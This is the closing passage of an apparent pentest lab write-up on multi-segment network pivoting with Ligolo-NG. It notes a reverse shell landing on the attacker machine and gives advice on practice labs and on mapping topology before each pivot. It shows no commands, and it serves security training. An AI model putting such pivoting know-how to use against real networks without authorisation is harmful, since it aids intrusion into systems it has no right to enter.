
The reverse shell is successfully received on the attacker machine, completing the pivoting chain across all three internal network segments.
Recommendations
A few additional recommendations based on practical experience:
Read the post from my colleague Gzzcoo — his writeup covers complementary aspects of Ligolo-NG and is a valuable reference:
Practice with ProLabs — environments like the following are ideal for developing and reinforcing pivoting skills in realistic multi-segment network scenarios:
Dante, Zephyr, Offshore
Always draw a network diagram — this is a critical habit that is easy to overlook. Before executing any pivot, map out the full topology: where each agent is deployed, which machine to point to for file transfers, where to direct connections for the next hop, and where reverse shells should land. A clear visual reference prevents costly mistakes and significantly reduces cognitive overhead during complex engagements.
“The more I learn, the more I realize how much I don’t know.” — Albert Einstein